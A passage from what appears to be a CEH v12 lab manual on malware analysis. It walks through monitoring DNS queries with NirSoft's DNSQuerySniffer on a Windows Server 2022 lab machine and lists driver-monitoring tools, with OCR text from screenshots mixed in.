
Note: While uninstalling, remove all the files of tools from the system.

17. Close all open windows.
18. You can also use other device driver monitoring tools such as **Driver Booster** (<https://www.iobit.com>), **Driver Easy** (<https://www.drivereasy.com>), **Driver Fusion** (<https://treexy.com>), or **Driver Genius 22** (<https://www.driver-soft.com>) to perform device driver monitoring.


Task 9: Perform DNS Monitoring using DNSQuerySniffer

DNSQuerySniffer is a network sniffer utility that shows the DNS queries sent on your system. For every DNS query, the following information is displayed: Host Name, Port Number, Query ID, Request Type (A, AAAA, NS, MX, and other types), Request Time, Response Time, Duration, Response Code, Number of records, and the content of the returned DNS records. You can easily export the DNS query information to a CSV, tab-delimited, XML, or HTML file, or copy the DNS queries to the clipboard and then paste them into Excel or another spreadsheet application.

1. Switch to the **Windows Server 2022** virtual machine Click **Ctrl+Alt+Del** to activate the machine, by default, **CEH\Administrator** account is selected, type **Pa\$\$w0rd** in the Password field and press **Enter**.



2. Navigate to **Z:\CEHv12 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\DNS Monitoring Tools\DNSQuerySniffer**, and then double-click **DNSQuerySniffer.exe**.




3. The main window of **DNSQuerySniffer** appears, along with the **Capture Options** window.

Note: If the **Capture Options** window does not appear, then navigate to the **Options** menu and select **Capture Options**.

4. In the **Capture Options** window, ensure that the **WinPcap Packet Capture Driver** option is selected under the **Capture Method** field.

5. In the Select network adapter section, select the **Windows Server 2022** network adapter (here, **Ethernet**).
6. Click **OK** to start sniffing.



7. The DNSQuerySniffer starts monitoring the network traffic and takes some time to capture the traffic. Leave the window intact. It shows the DNS queries sent on your system along with its complete information such as host name, port number, request time, response time, duration, source address, and destination address, as shown in the screenshot.

Note: It takes approximately 5 minutes to capture the traffic.

Note: To view the **Source Address** and **Destination Address** columns, scroll to the right side of the window.

Module 07 – Malware Threats

DNSQuerySniffer - Ethernet, 10.10.1.22, Microsoft Hyper-V Network Adapter

File Edit View Options Help

▶ ◀ 📄 📄 📄 📄 📄 📄

Host Name	Port Number	Query ID	Request Type	Request Time	Response Time	Duration	Response Co...	Records Count	A	CNAME
v10.events.dat...	65197	1D97	A	4/8/2022 4:47:...	4/8/2022 4:47:00 A...	9 ms	Ok	4	20.189.173.10	global.asimov.events
wpad.localdo...	49847	68EB	A	4/8/2022 4:50:...	4/8/2022 4:50:27 A...	31 ms	Name Error	7		

2 item(s) NirSoft Freeware. <http://www.nirsoft.net>

DNSQuerySniffer - Ethernet, 10.10.1.22, Microsoft Hyper-V Network Adapter

File Edit View Options Help

